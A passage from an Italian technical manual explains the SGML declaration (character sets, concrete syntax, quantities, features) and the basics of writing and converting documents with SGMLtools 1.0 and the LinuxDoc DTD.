$ dtddiff -catalog catalogo dtd/mio.dtd dtd2/mio.dtd
```

Confronta i DTD '`./dtd/mio.dtd`' e '`./dtd/mio2.dtd`', utilizzando il catalogo '`./catalogo`'.

Dichiarazione SGML

Fino a questo punto è stata ignorata la dichiarazione SGML, che in generale non dovrebbe essere un problema per l'utilizzatore, ma rappresenta pur sempre un elemento determinante per la comprensione della filosofia di questo linguaggio.

La dichiarazione SGML è qualcosa che viene prima del DTD; serve a definire la forma del sorgente e alcune caratteristiche del linguaggio utilizzato. Attraverso la dichiarazione si possono modificare molti comportamenti convenzionali, facendo anche cambiare aspetto notevolmente al linguaggio stesso. Tutto quello che è stato descritto di SGML nei capitoli precedenti, fa affidamento sulla dichiarazione SGML raccomandata, ma volendo si potrebbero cambiare molte cose. Per fare un esempio pratico, XML può essere inteso come un modo di utilizzare SGML in base a una dichiarazione particolare, realizzata per le esigenze specifiche della pubblicazione di documentazione attraverso la rete.

La dichiarazione SGML si fa generalmente in un file apposito; tutte le direttive sono contenute all'interno di un'istruzione sola del tipo seguente:

```
<!SGML "ISO 8879:1986"
...
...
...
>
```

In pratica, nel modello mostrato, le direttive occupano il posto dei puntini di sospensione.

> Si osservi che lo standard originale ISO prevedeva la definizione '**`8879-1986`**', che successivamente è stata modificata nel modo mostrato, ovvero '**`8879:1986`**'. Lo stesso ragionamento vale per gli altri standard ISO che prevedono l'indicazione dell'anno.

Esiste una variante recente allo standard ISO 8879:1996 e precisamente si tratta di cambiamenti pensati per facilitare la comunicazione attraverso la rete. La stringa che fa riferimento a questo standard esteso è:

```
"ISO 8879:1986 (WWW)"
```

La si ritrova in particolare nella dichiarazione dell'HTML 4.* e nell'XML.

In questo capitolo vengono mostrate solo alcune direttive che possono essere utili per capire il senso della dichiarazione SGML. Per approfondire lo studio di questo linguaggio, bisogna procurarsi la documentazione originale ISO.

251.1 Codifica

La codifica dei caratteri utilizzata nel sorgente SGML non può essere ignorata, soprattutto perché alcuni codici hanno significati speciali che vanno oltre il carattere vero e proprio. Le direttive riferite alla codifica del sorgente iniziano con la parola chiave '**`CHARSET`**' che delimita la sezione relativa:

```
CHARSET
        definizione_riferita_all'insieme_di_caratteri
        ...
```

In generale, si inizia con la definizione di un insieme standard di riferimento, attraverso l'uso di un identificatore standard:

```
BASESET insieme_di_caratteri
```

L'identificatore che definisce lo standard è normalmente una stringa abbastanza dettagliata. L'esempio seguente definisce l'insieme di partenza corrispondente all'ISO 646:1983, ovvero all'ASCII tradizionale:

```
BASESET     "ISO 646:1983//CHARSET
            International Reference Version (IRV)//ESC 2/5 4/0"
```

La direttiva appare su due righe, ma si tratta solo di una possibilità e non di una necessità, tanto che in alcuni casi la si può vedere anche distribuita su tre righe. Dopo la definizione dell'insieme di partenza, si può descrivere nel dettaglio l'utilizzo e la conversione dei codici corrispondenti ai caratteri:

```
DESCSET
    inizio quantità {corrispondenza|UNUSED}
    ...
```

Si osservi l'esempio:

```
DESCSET
      0  9 UNUSED
      9  2  9
     11  2 UNUSED
     13  1 13
     14 18 UNUSED
     32 95 32
    127  1 UNUSED
```

Il primo numero indica il codice corrispondente al carattere iniziale di un raggruppamento composto da una sequenza di *n* caratteri; il secondo valore indica una quantità di caratteri che possono essere ignorati oppure anche trasformati, partendo dal codice rappresentato dal terzo valore.

Nell'esempio, i codici che vanno da 0 a 8, in decimale, non sono utilizzati; inoltre i codici da 9 a 10 vengono convertiti con il codice 9 e seguenti (in pratica non vengono convertiti affatto). In sostanza, ciò che mostra l'esempio non ha lo scopo di convertire alcunché, ma solo di filtrare codici inutili: vengono lasciati passare i caratteri grafici, a partire dallo spazio, oltre a *<HT>*, *<LF>* e *<CR>*. Volendo esprimere la cosa in modo più esplicito, si possono usare anche dei commenti descrittivi:

```
DESCSET
      0  9 UNUSED
      9  1  9       -- HT --
     10  1 10       -- LF --
     11  2 UNUSED
     13  1 13       -- CR --
     14 18 UNUSED
     32 95 32       -- SP e altri caratteri grafici --
    127  1 UNUSED
```

La sequenza di direttive '**BASESET**' e '**DESCSET**' può anche essere ripetuta, quando dopo l'ASCII normale, i primi 7 bit, si vuole fare riferimento a qualcosa di più. Per esempio, la dichiarazione relativa alla codifica dell'HTML 3.2, si presenta come si vede di seguito:

```
CHARSET
     BASESET  "ISO 646:1983//CHARSET
               International Reference Version
               (IRV)//ESC 2/5 4/0"
     DESCSET  0   9   UNUSED
              9   2   9
              11  2   UNUSED
              13  1   13
              14  18  UNUSED
              32  95  32
              127 1   UNUSED
     BASESET  "ISO Registration Number 100//CHARSET
               ECMA-94 Right Part of
```

```
          Latin Alphabet Nr. 1//ESC 2/13 4/1"
    DESCSET  128  32   UNUSED
             160  96    32
```

Rispetto a quanto già visto si aggiunge il riferimento allo standard ISO 8859-1 (Latin-1). Si può vedere che vengono esclusi i primi 32 codici a partire dal numero 128, che non contengono simboli grafici utili.

251.2 Capacità

Per qualche ragione storica, che ormai non avrebbe più motivo di sussistere, è prevista una sezione attraverso la quale si definisce la capacità elaborativa dell'analizzatore SGML. Si tratta di stabilire dei limiti di spazio per la gestione di una serie di informazioni. In generale, non dovrebbe essere determinante la dimensione da dare ai vari attributi riferiti a questa capacità; tuttavia, si tratta di un'indicazione che rimane, per la quale si fa riferimento allo standard, oppure si indica semplicemente che non ci sono limiti. Nel primo caso si indica,

```
CAPACITY PUBLIC  "ISO 8879:1986//CAPACITY Reference//EN"
```

nel secondo soltanto

```
CAPACITY NONE
```

A titolo di esempio si mostra anche la direttiva relativa riferita all'HTML 3.2 e 4:

```
CAPACITY        SGMLREF
                TOTALCAP        150000
                GRPCAP          150000
                ENTCAP          150000
```

Si osservi la parola chiave '**`SGMLREF`**' che può essere usata anche altrove. Rappresenta il riferimento ai valori predefiniti SGML, prima di modificarli o integrarli con le richieste successive.

251.3 Ambito

La sintassi del linguaggio SGML può essere alterata in parte, attraverso una serie di direttive descritte nella prossima sezione. L'ambito della definizione della sintassi SGML può essere controllato attraverso la direttiva '**`SCOPE`**':

```
SCOPE DOCUMENT|INSTANCE
```

La direttiva '**`SCOPE DOCUMENT`**' indica che la sintassi si applica sia al DTD, sia al sorgente SGML; nell'altro caso, '**`SCOPE INSTANCE`**' si riferisce solo al sorgente, mentre il DTD va interpretato in base alla sintassi standard predefinita (la *sintassi concreta di riferimento*).

Di solito si usa la direttiva '**`SCOPE DOCUMENT`**'.

251.4 Sintassi concreta

La *sintassi concreta* è ciò che definisce i delimitatori dei marcatori SGML, il ruolo dei codici di controllo e altri dettagli riferiti alla sintassi SGML. In particolare si parla di sintassi concreta di riferimento quando si vuole indicare quella predefinita, ovvero quella a cui si fa riferimento di solito. Le direttive che compongono la definizione della sintassi concreta sono introdotte dalla sezione '**`SYNTAX`**', a cui spesso segue la stringa di un identificatore pubblico, per richiamare inizialmente una serie di caratteristiche standard che poi vengono alterate o integrate dalle direttive successive:

```
SYNTAX   PUBLIC  "ISO 8879:1986//SYNTAX Reference//EN"
```

251.4.1 Caratteri da evitare

La prima cosa che si specifica all'interno della dichiarazione della sintassi concreta è l'elenco dei numeri decimali corrispondenti ai codici, o caratteri, che non devono essere usati nel testo del sorgente. Questi non verranno passati all'applicazione successiva dall'analizzatore SGML. All'interno dei codici esclusi in questo modo ci possono essere comunque simboli o caratteri di controllo che servono in altri ambiti, come si vedrà in seguito.

La codifica a cui si fa riferimento, non è quella ottenuta dopo la trasformazione con la direttiva '**DESCSET**' della sezione '**CHARSET**', ma quella della stessa direttiva della sezione '**SYNTAX**', come verrà descritto tra poco.

La direttiva in questione è molto semplice; spesso, quando si tratta dell'ASCII, si utilizza direttamente l'esempio seguente:

```
SHUNCHAR CONTROLS 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
         17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 127
```

251.4.2 Codifica nell'ambito della sintassi concreta

Nell'ambito della definizione della sintassi concreta, è necessario specificare nuovamente la codifica di partenza e la conversione eventuale. Tutto procede esattamente come è già stato visto in precedenza, nella sezione '**CHARSET**', con la differenza che in generale si preferisce lasciare tutto come si trova:

```
BASESET  "ISO 646:1983//CHARSET
         International Reference Version
         (IRV)//ESC 2/5 4/0"
DESCSET  0 128 0
```

L'esempio si riferisce al caso in cui si utilizzi solo l'ASCII. Comunque, si può osservare che la direttiva '**DESCSET**' non esclude alcunché e non trasforma alcun carattere.

251.4.3 Codici con funzioni speciali

Si possono definire alcuni codici con funzioni speciali, attribuendo loro un nome, a cui si accede con macro del tipo '**&#***nome***;**'. Spesso si fa uso di queste macro nel DTD, precisamente nelle mappe di sostituzione. Si ricorderà che la macro '**&RE;**' fa riferimento convenzionalmente alla fine del record. Si osservi l'esempio seguente:

```
FUNCTION
    RE    13
    RS    10
    SPACE 32
    TAB   SEPCHAR 9
```

Si tratta della direttiva '**FUNCTION**' a cui segue la dichiarazione di una serie di nomi, abbinati al codice relativo. Si può osservare il caso del nome '**TAB**', a cui si aggiunge la parola chiave '**SEPCHAR**': si tratta effettivamente del carattere *<HT>*, che però, ai fini della sintassi concreta, viene tradotto con ciò che corrisponde a '**&SPACE;**', cioè uno spazio normale.

L'esempio mostra la definizione tipica di questa direttiva. Si può osservare che '**RE**' è abbinato a *<CR>*, per cui si suppone che il file sorgente SGML sia organizzato in modo da avere dei codici di interruzione di riga pari a *<CR><LF>*, come avviene in Dos. Dipende molto dall'analizzatore SGML come funziona la cosa. In pratica, l'analizzatore potrebbe convertire autonomamente il file in questo modo, oppure potrebbe fare altre considerazioni.

251.4.4 Nomi

Attraverso la sottosezione '**NAMING**' è possibile definire quali caratteri possono essere usati nei «nomi». In questo modo si intendono i nomi degli elementi, delle entità, degli attributi e di alcuni tipi di valori da associare agli attributi.

In generale, si fa riferimento alle lettere latine dell'alfabeto inglese e alle cifre numeriche, tenendo conto che in generale è concesso solo di iniziare con una lettera. Per modificare questo assunto si interviene in direttive particolari, che limitano il primo carattere, oppure quelli restanti.

- `LCNMSTRT "`*caratteri_ulteriori*`"`
  `UCNMSTRT "`*caratteri_ulteriori*`"`

  Lower case name start, *Upper case name start*

  Descrivono rispettivamente il primo carattere minuscolo e maiuscolo. In generale, si indica semplicemente la stringa nulla, '**""**'.

- `LCNMCHAR "`*caratteri_ulteriori*`"`
  `UCNMCHAR "`*caratteri_ulteriori*`"`

  Lower case name characters, *Upper case name characters*

  Descrivono rispettivamente i caratteri successivi al primo, minuscoli e maiuscoli. In generale, si indica semplicemente la stringa nulla, '**""**'.

- `NAMESTRT` *elenco_codici*
  `NAMECHAR` *elenco_codici*

  Name start, *Name characters*

  Descrivono rispettivamente i codici utilizzabili nel primo carattere e in quelli restanti. Si usano queste direttive particolarmente nella definizione di XML.

- `NAMECASE`

  Si tratta di un'ulteriore sotto-sottosezione, con la quale si definisce la trasformazione o meno in maiuscolo:

  - `GENERAL YES|NO`

    in questo caso si controlla la conversione in maiuscolo di tutti i nomi, tranne le entità (nell'SGML tradizionale si attiva questa opzione);

  - `ENTITY YES|NO`

    si controlla la conversione in maiuscolo dei nomi di entità e dei loro riferimenti: le macro (nell'SGML tradizionale non si attiva questa opzione).

Nell'SGML normale si utilizza abitualmente la sezione '**NAMING**' nel modo seguente:

```
NAMING
    LCNMSTRT  ""
    UCNMSTRT  ""
    LCNMCHAR  "-."
    UCNMCHAR  "-."
    NAMECASE
        GENERAL     YES
        ENTITY      NO
```

In questo modo, si può osservare che i nomi possono contenere anche il trattino ('**-**') e il punto ('**.**'), ma non possono iniziare così; inoltre, tutti i nomi, tranne quelli delle entità, vengono convertiti in maiuscolo (si parla di *normalizzazione*), per cui non fa differenza in che modo sono stati scritti.

251.4.5 Delimitatori

La sottosezione introdotta dalla parola chiave '**DELIM**' può servire per intervenire nella definizione dei delimitatori. In generale non si modifica nulla e ci si limita a confermare lo standard di riferimento, attraverso la parola chiave '**SGMLREF**':

```
DELIM
    GENERAL   SGMLREF
    SHORTREF  SGMLREF
```

A volte viene disabilitato l'uso delle mappe di sostituzione nel DTD, attraverso la direttiva '**SHORTREF NONE**', come avviene in XML.

Nell'HTML 4 e in XML è stata aggiunta la possibilità di indicare delle macro carattere nella forma '**&x***n***;**', per rappresentare i caratteri attraverso cifre esadecimali. Per ottenere questo risultato, dopo la direttiva '**GENERAL SGMLREF**', si aggiunge la dichiarazione di '**HCRO**':

```
DELIM
    GENERAL   SGMLREF
    HCRO      "&#38;#x"
    SHORTREF  SGMLREF
```

Naturalmente, in XML ci sono poi altre aggiunte, che qui non vengono mostrate.

251.4.6 Nomi riservati

Alcune nomi che hanno significati speciali possono essere modificati nella sottosezione '**NAMES**'. In generale, queste cose non si fanno, per cui si abbina semplicemente la dichiarazione predefinita: '**SGMLREF**':

```
NAMES
    SGMLREF
```

251.4.7 Quantità

Nell'ambito della sintassi concreta è possibile definire il limite a una serie di quantità. Di solito non ci si preoccupa di queste cose, oppure si scrivono direttive per richiedere limiti molto elevati. Per fare riferimento allo standard, si utilizza la parola chiave '**SGMLREF**' come al solito:

```
QUANTITY SGMLREF
```

Eventualmente si aggiungono le varianti che si ritiene necessario apportare. L'esempio seguente è tratto dalla configurazione predefinita di SP e appare evidente l'intenzione di estendere al massimo i limiti, anche senza spiegare nel dettaglio il significato di ogni parametro:

```
QUANTITY SGMLREF
    ATTCNT    99999999
    ATTSPLEN  99999999
    DTEMPLEN  24000
    ENTLVL    99999999
    GRPCNT    99999999
    GRPGTCNT  99999999
    GRPLVL    99999999
    LITLEN    24000
    NAMELEN   99999999
    PILEN     24000
    TAGLEN    99999999
    TAGLVL    99999999
```

Con XML, o comunque con la dichiarazione «Web SGML», '**ISO 8879:1986 (WWW)**', è possibile usare una forma differente e più intuitiva per indicare che non si vogliono porre limiti:

```
QUANTITY NONE
```

251.5 Proprietà

L'ultima sezione della dichiarazione SGML serve a raccogliere la definizione delle proprietà: '**`FEATURES`**'. Contiene in particolare tre sottosezioni intitolate rispettivamente '**`MINIMIZE`**', '**`LINK`**' e '**`OTHER`**'. Non è il caso di approfondire queste definizioni, a parte qualche direttiva che può essere interessante.

Per cominciare, conviene osservare la sezione '**`FEATURES`**' dell'HTML 4:

```
FEATURES
    MINIMIZE
        DATATAG  NO
        OMITTAG  YES
        RANK     NO
        SHORTTAG YES
    LINK
        SIMPLE   NO
        IMPLICIT NO
        EXPLICIT NO
    OTHER
        CONCUR   NO
        SUBDOC   NO
        FORMAL   YES
```

Nella sottosezione '**`MINIMIZE`**' è importante tenere in considerazione l'opzione '**`DATATAG`**', che in generale è bene sia disattivata come appare nell'esempio. Questa dovrebbe servire per specificare una stringa che nel testo deve essere presa in considerazione come una chiusura implicita di un elemento. L'opzione '**`OMITTAG`**' consente di utilizzare le regole di minimizzazione nel DTD.

La sottosezione '**`OTHER`**' permette di definire delle caratteristiche interessanti riguardo all'organizzazione del DTD, del sorgente e dei cataloghi. L'opzione '**`CONCUR`**' consente, se attivata, di gestire più DTD nello stesso documento. Ciò può servire quando è consentita l'aggregazione di più sorgenti che a loro volta utilizzano DTD differenti. Data la complessità che si creerebbe in questo modo, tale opzione viene disabilitata normalmente. L'opzione '**`SUBDOC`**' permette, se abilitata, di aggregare più sorgenti SGML assieme (che di solito condividono lo stesso DTD implicitamente); se si abilita l'opzione occorre aggiungere l'indicazione del numero massimo di livelli di annidamento a cui si può arrivare. L'opzione '**`FORMAL`**', se attivata, serve a richiedere l'uso corretto degli identificatori pubblici; se non è attivata, l'identificazione può avvenire in modo meno rigoroso.

L'esempio seguente mostra l'impostazione tradizionale di un sistema SGML:

```
FEATURES

    MINIMIZE
        DATATAG   NO
        OMITTAG   YES
        RANK      YES
        SHORTTAG  YES

    LINK
        SIMPLE    YES 1000
        IMPLICIT  YES
        EXPLICIT  YES 1

    OTHER
        CONCUR    NO
        SUBDOC    YES 99999999
        FORMAL    YES
```

251.6 Applicazione di una dichiarazione SGML in pratica

La dichiarazione SGML può essere attribuita attraverso il catalogo, con la direttiva '**SGMLDECL**':

```
SGMLDECL "HTML4.dcl"
```

L'esempio mostra il riferimento al file 'HTML4.dcl', contenente la dichiarazione SGML desiderata.

Potrebbe essere impossibile selezionare tra più dichiarazioni alternative. In tal caso, diventa necessario predisporre più cataloghi, uno per ogni tipo di dichiarazione che si intende utilizzare.

251.7 Esempio conclusivo

Per concludere viene mostrato un esempio completo di una dichiarazione SGML realizzata per poter utilizzare nel sorgente la codifica ISO 8859-1, che potrebbe essere adatta alle situazioni più comuni (appare anche la sezione '**APPINFO**' che non è stata descritta). Altri esempi possono essere ottenuti dal pacchetto SP sorgente, nel quale si può trovare anche la dichiarazione di XML.

```
<!SGML "ISO 8879:1986 (WWW)"
    CHARSET
        BASESET  "ISO 646-1983//CHARSET
                 International Reference Version (IRV)//ESC 2/5 4/0"
        DESCSET
            0  9 UNUSED
            9  2  9
            11  2 UNUSED
            13  1 13
            14 18 UNUSED
            32 95 32
            127  1 UNUSED
        BASESET  "ISO Registration Number 100//CHARSET
                 ECMA-94 Right Part of
                 Latin Alphabet Nr. 1//ESC 2/13 4/1"
        DESCSET  128  32   UNUSED
                 160  96    32

    CAPACITY PUBLIC    "ISO 8879:1986//CAPACITY Reference//EN"

    SCOPE    DOCUMENT

    SYNTAX

        SHUNCHAR CONTROLS 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
                 18 19 20 21 22 23 24 25 26 27 28 29 30 31 127

        BASESET  "ISO 646-1983//CHARSET International Reference Version
                 (IRV)//ESC 2/5 4/0"

        DESCSET
            0 128 0

        FUNCTION
            RE                    13
            RS                    10
            SPACE                 32
            TAB       SEPCHAR     9

        NAMING
            LCNMSTRT  ""
            UCNMSTRT  ""
            LCNMCHAR  "-."
            UCNMCHAR  "-."
```

```
            NAMECASE
                GENERAL     YES
                ENTITY      NO

        DELIM
            GENERAL   SGMLREF
            HCRO      "&#38;#x"
            SHORTREF  SGMLREF

        NAMES    SGMLREF

        QUANTITY NONE

    FEATURES

        MINIMIZE
            DATATAG   NO
            OMITTAG   YES
            RANK      NO
            SHORTTAG  NO

        LINK
            SIMPLE    YES 1000
            IMPLICIT  YES
            EXPLICIT  YES 1

        OTHER
            CONCUR    NO
            SUBDOC    YES 99999999
            FORMAL    YES

    APPINFO NONE
>
```

251.8 Riferimenti

- *The SGML/XML Web Page*

  <http://www.oasis-open.org/cover/>

- Wayne L. Wohler, *SGML Declarations*

  <http://www.oasis-open.org/cover/wlw11.html>

- *The SGML Newsletter*

  <http://architag.com/tag/>

SGMLtools 1.0/LinuxDoc

Il sistema standard utilizzato per la documentazione di GNU/Linux è basato su SGMLtools. SGMLtools ha utilizzato inizialmente il DTD LinuxDoc e successivamente si è rivolto verso DocBook. In questo capitolo si intende mostrare solo il funzionamento essenziale delle versioni di SGMLtools 1.0.*, cioè di quegli strumenti organizzati per il vecchio DTD LinuxDoc.

Dal momento che SGMLtools/LinuxDoc utilizza fondamentalmente LaTeX per produrre documenti stampati, è necessario avere a disposizione il sistema TeX/LaTeX, probabilmente attraverso il pacchetto teTeX. Inoltre, gli strumenti SGMLtools sono composti da una serie di programmi Perl, per cui è necessario tale interprete per la loro esecuzione.

252.1 Struttura

La struttura di un sorgente SGML secondo il DTD LinuxDoc è generalmente la seguente:

```
<!DOCTYPE linuxdoc SYSTEM>
<article>
<titlepag>
<title>Titolo del documento</title>
<author>
        <name>Pinco Pallino ppallino@dinkel.brot.dg</name>
</author>
<date>29/02/1999</date>
<abstract>
Breve introduzione al documento.
</abstract>
</titlepag>
<toc>
<sect>Prima sezione
<p>
Contenuto della prima sezione,
...
...
(eventuali altre sezioni)
</article>
```

Con l'istruzione '**`<!DOCTYPE linuxdoc SYSTEM>`**' si afferma di voler utilizzare il DTD '**`linuxdoc`**'. Il documento è delimitato dall'elemento '**`article`**' che rappresenta uno tra i diversi tipi di struttura possibile del documento. Il DTD LinuxDoc è derivato dal Qwertz che era strutturato in modo da imitare il comportamento di LaTeX. In questo modo, nel DTD originale erano previste diverse strutture, tutte riferite ad analoghi tipi di documento LaTeX. La tendenza generale è quella di utilizzare sempre solo la struttura '**`article`**', soprattutto perché lo scopo di SGMLtools è quello di permettere la trasformazione del sorgente SGML in un grande numero di altri formati, non solo LaTeX.

Dopo l'inserimento dell'elemento '**`title`**' e di tutto ciò che deve contenere (titolo, autore, descrizione del documento), è possibile inserire il marcatore '**`<toc>`**', con il quale si intende ottenere un indice generale.

Dopo l'indice generale inizia il testo del documento, suddiviso in sezioni, il cui inizio è evidenziato dai marcatori: '**`<sect>`**', '**`<sect1>`**', '**`<sect2>`**'.

252.1.1 Utilizzo sommario

Attraverso SGMLtools, si ottiene un documento finale a partire da un sorgente SGML. Per questo, si elabora il sorgente come si fa con un linguaggio di programmazione durante la compilazione. La prima fase è il controllo di validità.

```
sgmlcheck sorgente_sgml
```

Una volta verificata la correttezza formale dal punto di vista del DTD, si può richiedere la trasformazione in un altro formato. Nell'elenco seguente vengono mostrati solo alcuni tipi di trasformazione, i più importanti. In effetti non tutto funziona nello stesso modo e alcuni tipi di conversioni sono difettosi.

Quando si progetta di realizzare un documento attraverso SGMLtools/LinuxDoc, è importante decidere subito quali formati devono essere ottenuti necessariamente, in modo da poter controllare il loro funzionamento dall'inizio dell'opera. Per esempio, il fatto che si riesca a ottenere un formato PostScript corretto, non garantisce che gli altri formati generino un risultato altrettanto buono.[1]

Conversione in LaTeX

La conversione in LaTeX si ottiene facilmente attraverso il comando seguente:

```
sgml2latex --output=tex sorgente_sgml
```

Viene generato un file con lo stesso nome del sorgente, terminante con l'estensione '`.tex`'. Questo file contiene riferimenti a stili addizionali che fanno parte del pacchetto SGMLtools. Questo fatto deve essere tenuto in considerazione se si vuole poi rielaborare questo file con LaTeX.

Conversione in PostScript

La composizione del documento in PostScript avviene attraverso l'elaborazione successiva da parte di LaTeX, richiamato automaticamente da SGMLtools.

```
sgml2latex --output=ps sorgente_sgml
```

Quello che si ottiene è un file con lo stesso nome del sorgente, terminante con l'estensione '`.ps`'.

Conversione in HTML

La conversione in formato HTML viene gestita completamente all'interno di SGMLtools, attraverso il sistema di programmi in Perl che lo compongono.

```
sgml2html sorgente_sgml
```

Si ottengono una serie di file HTML collegati attraverso riferimenti ipertestuali.

252.1.2 Supporto per altri SGML

SGMLtools ha un supporto limitato per HTML. Precisamente, consente di verificare un file HTML attraverso il DTD HTML 3.2. Si può usare il comando seguente, che è lo stesso visto nel caso dei file SGML.

```
sgmlcheck sorgente_html
```

[1] Per fare un esempio evidente, basta pensare all'inserzione di immagini e a ciò che si può ottenere in un formato finale puramente testuale: niente immagini.

'**sgmlcheck**' determina da solo che si tratta di un file HTML. Comunque, un file HTML corretto dovrebbe iniziare con la dichiarazione seguente:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

Eventualmente, sono ammissibili anche altre forme,

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Draft//EN">
```

dove '**Draft**' si riferisce in particolare alla prima stesura della versione 3.2.

Si potrà osservare che un file HTML apparentemente corretto dato il risultato che si ottiene con il programma usato per visualizzarlo, può contenere un gran numero di errori formali secondo il suo DTD.

252.2 LinuxDoc più in dettaglio

Lo standard LinuxDoc, come suggerisce il nome, è quello che si è utilizzato originariamente per la documentazione di GNU/Linux. Del DTD relativo, '`linuxdoc.dtd`', vengono sfruttate ufficialmente solo alcune delle caratteristiche. Per esempio, la definizione dell'incorporazione di immagini e le tabelle sono rimaste come eredità dallo standard Qwertz, ma il loro utilizzo andrebbe evitato, preferendo piuttosto l'uso di strumenti SGML basati su DocBook.

252.2.1 Preambolo e definizione dello stile

Come accennato all'inizio del capitolo, un documento LinuxDoc inizia con un preambolo che descrive il tipo di documento ('**linuxdoc**' appunto), lo stile (in questo caso '**article**'), il titolo, l'autore e altre informazioni eventuali.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.

</article>
```

Dopo il preambolo può essere collocato un indice generale che viene costruito automaticamente attraverso l'elemento '**toc**'. Quindi si può iniziare il corpo del documento suddiviso in sezioni. Al termine, la chiusura dello stile dichiarato nel preambolo definisce la fine del documento.

Lo stile '**article**' è quello standard per i documenti LinuxDoc, ed è anche quello raccomandato. Consente la suddivisione del documento per sezioni e non per capitoli. Viene chiuso alla fine del documento.

252.2.2 Suddivisione del documento

A seconda dello stile di documento utilizzato, la suddivisione del contenuto può avvenire in modi differenti. In pratica, utilizzando lo stile '**`article`**', la suddivisione avviene solo per sezioni, identificate dall'elemento '**`sect`**'.

1. '**`sect`**'
2. '**`sect1`**'
3. '**`sect2`**'

Ciò significa che una sezione '**`sect`**' può scomporsi in sottosezioni '**`sect1`**', che a loro volta si possono scomporre in altre sottosezioni di livello inferiore '**`sect2`**', ecc. In generale, se possibile, è conveniente limitarsi soltanto a due livelli di suddivisione.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.
...

<sect1>Una sottosezione
<p>
Contenuto della sottosezione.
...

<sect>Seconda sezione
<p>
...
...

</article>
```

L'ambiente delimitato da una sezione di qualunque livello, non richiede l'indicazione esplicita della sua conclusione. È invece necessaria l'inserzione dell'indicazione dell'inizio di un paragrafo, subito dopo il titolo della sezione stessa. L'esempio mostrato sopra dovrebbe chiarirne il funzionamento.

252.2.3 Paragrafi

Il testo di un documento normale è suddiviso in paragrafi. L'indicazione dell'inizio o della conclusione di un paragrafo è facoltativa. È sufficiente staccare i paragrafi con almeno una riga bianca per dare questa informazione a LinuxDoc. Resta comunque possibile l'indicazione esplicita dei paragrafi attraverso l'elemento '**`p`**'. È obbligatoria l'indicazione dell'inizio del primo paragrafo di una sezione, perché non esiste altro modo per capire quando finisce il titolo (della sezione) e quando inizia il testo.

252.2.4 Elenchi

Si hanno a disposizione tre tipi di elenchi: descrittivo ('**descrip**'), puntato ('**itemize**') e numerato ('**enum**').

L'elenco descrittivo è definito dall'elemento '**descrip**'. Le parti descrittive di questo elenco sono costituite da elementi '**tag**'. Ciò che è contenuto all'interno della sequenza '**<tag>...</tag>**' appare evidenziato in un'unica riga e generalmente non può contenere simboli particolari (dipende dal tipo di trasformazione che si vuole ottenere). Per esempio:

```
<descrip>
<tag>primo</tag>primo elemento;
<tag>secondo</tag>secondo elemento;
<tag>terzo</tag>terzo elemento.
</descrip>
```

genera l'elenco seguente:

```
primo
    primo elemento;

secondo
    secondo elemento;

terzo
    terzo elemento.
```

L'elenco puntato è costituito dall'elemento '**itemize**' che si articola in elementi '**item**', che in pratica costituiscono le varie voci dell'elenco. Per esempio:

```
<itemize>
<item>primo elemento;
<item>secondo elemento;
<item>terzo elemento.
</itemize>
```

genera l'elenco puntato seguente:

```
* primo elemento;
* secondo elemento;
* terzo elemento.
```

L'elenco numerato è costituito dall'elemento '**enum**' che si articola in elementi '**item**', come nel caso dell'elenco puntato. Per esempio:

```
<enum>
<item>primo elemento;
<item>secondo elemento;
<item>terzo elemento.
</enum>
```

genera l'elenco numerato seguente:

```
1 primo elemento;
2 secondo elemento;
3 terzo elemento.
```

Generalmente, se il tipo di conversione lo consente, gli elenchi possono essere annidati e contenere anche testo normale che viene rappresentato allineato opportunamente.

```
<descrip>
<tag>primo</tag>
        Primo elemento descrittivo.

        Continuazione del primo elemento descrittivo.

<tag>secondo</tag>
```

```
        Secondo elemento descrittivo.

        <enum>
        <item>Prima suddivisione.

                <enum>
                <item>Ulteriore suddivisione.
                <item>Ancora un altro punto.
                </enum>

        <item>Seconda suddivisione.

                <itemize>
                <item>Ecco un sottoelenco puntato.
                <item>Un secondo elemento dell'elenco puntato.
                </itemize>

        <item>Terza suddivisione.
        </enum>

<tag>terzo</tag>
        Terzo elemento descrittivo.

</descrip>
```

L'esempio sopra riportato si traduce in qualcosa che è simile a ciò che segue:

```
primo
    Primo elemento descrittivo.

    Continuazione del primo elemento descrittivo.

secondo
    Secondo elemento descrittivo.

    1  Prima suddivisione.

        a  Ulteriore suddivisione.
        b  Ancora un altro punto.

    2  Seconda suddivisione.

        *  Ecco un sottoelenco puntato.
        *  Un secondo elemento dell'elenco puntato.

    3  Terza suddivisione.

terzo
    Terzo elemento descrittivo.
```

252.2.5 Inclusione di testo letterale

Si incontra spesso la necessità di includere in un documento del testo letterale. In generale si tratta di listati di programma o cose simili che possono contenere caratteri o simboli che di solito dovrebbero essere scritti utilizzando dei codici macro particolari. Per questo si utilizza l'elemento '**`verb`**'.

Al suo interno è consentito includere un testo che verrà riprodotto esattamente com'è, spazi e caratteri strani inclusi, utilizzando, quando possibile, lo stesso carattere usato per il testo normale. Per quanto riguarda la libertà di inclusione di simboli, esiste comunque una piccola limitazione:

- il simbolo '**`&`**' può essere inserito solo con un codice macro '**`&ero;`**' (mentre nel testo normale si usa la macro '**`&`**');

- la sequenza di simboli minore+barra obliqua (‘**</**’), usata di solito per iniziare l’indicazione di un marcatore conclusivo, deve essere rappresentata usando il codice macro ‘**&etago;**’.

Di solito, il testo contenuto in questo elemento è preferibile che appaia in un carattere dattilografico. Per questo, generalmente, ‘**verb**’ viene a sua volta inserito in un elemento ‘**tscreen**’.

```
<tscreen><verb>
Ecco un testo che contiene strani simboli # \ [ ].
</verb></tscreen>
```

252.2.6 Testo citato
